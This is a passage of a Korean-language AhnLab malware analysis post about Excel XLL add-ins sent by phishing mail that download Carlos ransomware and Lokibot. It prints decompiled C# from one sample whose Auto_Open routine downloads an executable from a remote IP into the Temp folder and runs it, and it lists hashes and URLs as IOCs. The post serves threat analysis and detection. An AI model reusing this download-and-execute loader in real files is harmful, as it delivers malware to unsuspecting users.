

### ● 이력서.xll

‘이력서.xll’로 유포된 해당 파일 역시 Excel-DNA로 컴파일되었으며 위와 동일하게 내부의 추출된 DLL은 .net파일로 위 케이스와 동일하다. 이 파일의 기능은 네트워크 접속 후 추가 악성코드를 다운로드 받는데 자사 내부 이력에 아래 주소에서 랜섬웨어가 다운로드 된 정황이 확인되었다.

— hxxp://104.161.34[.]171/library.exe



[그림10] 이력서.xll의 네트워크 접속 시도



[그림11] 최종 Carlos 랜섬웨어 감염

### ● MV SEAMELODY.xll

'MV SEAMELODY.xll'이라는 파일명으로 유포된 해당 XLL악성코드 역시 다운로더의 기능을 한다. 이 파일 역시 내부의 핵심 DLL이 주요 기능을 수행하며 아래와 같은 코드가 확인된다.

```

dnSpy v6.1.8 (32-bit, .NET)
File Edit View Debug Window Help | C# Start | 
Assembly Explorer ExcelDNAInt
1 using System;
2 using System.IO;
3 using System.Net;
4 using System.Threading;
5 using ExcelDna.Integration;
6 using Microsoft.VisualBasic;
7
8 namespace excel_new.ExcelDNANS
9 {
10    // Token: 0x02000009 RID: 9
11    public class ExcelDNAInt : IExcelAddIn
12    {
13        // Token: 0x06000011 RID: 17 RVA: 0x00002148 File Offset: 0x00000348
14        public void Auto_Open()
15        {
16            try
17            {
18                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
19                byte[] bytes = new WebClient().DownloadData("http://103.89.90.10/intelpro/
goa.exe");
20                File.WriteAllBytes(Environment.GetEnvironmentVariable("Temp") + "\\sse.exe",
bytes);
21                Thread.Sleep(5000);
22                Interaction.Shell(Environment.GetEnvironmentVariable("Temp") + "\\sse.exe",
AppWinStyle.MinimizedFocus, false, -1);
23            }
24        catch (Exception ex)
25        {

```

[그림12] MV SEAMELODY.xll 내부 DLL의 코드

— hxxp://103.89.30[.]10/intelpro/goa.exe

위 네트워크에 접속시도하여 추가 악성코드를 다운로드하는데 이력상 해당 주소로 부터 다운로드 된 파일은 Lokibot 악성코드로 확인되었다.

이렇듯 최근 악성코드 유포의 많은 부분을 차지하는 인포스틸러, 그리고 랜섬웨어의 유포방식이 또 한가지 늘어난 셈이다. 사용자들은 신뢰되지 않는 메일에 첨부된 내용 열람에 주의를 필수적으로 기울여야한다. 또한, 사용하고 있는 백신을 항상 최신 버전으로 업데이트하여 관리하는 주의가 필요하다.

AhnLab V3에서는 해당 악성코드들에 대해 아래와 같이 진단하고 있다.

#### [파일 진단]

- Downloader/Win.MalXII.R490565
- Downloader/Win.MalXII.R466354
- Trojan/Win.Agent.C5025449
- Ransomware/Win.Carlos.C5025252

#### [IOC information]

- c181e7eaacbcfe010375a857460a76c6
- 128ab502ed4f070abea44fd42b24f9d3
- 1f24e9fa558c3394935c9b41ffad2034
- 4685703aa9868c5f71da11422ccf30e8
- d599aecaa32e0b0b41f4a688f85388c6
- hxxps://www.mcroller[.]com/express.exe

- hxxp://104.161.34[.]171/library.exe
- hxxp://103.89.30[.]10/intelpro/goa.exe

Related IOCs and related detailed analysis information can be checked through AhnLab's next-generation threat intelligence platform 'AhnLab TIP' subscription service.



Categories: [Malware information](#)

Tagged as: [Ransomware](#) , [Info Stealer](#) , [Phishing](#) , [Phishing Mail](#) , [InfoStealer](#) , [phishing](#) , [Ransomware](#) , [XLL Malware](#)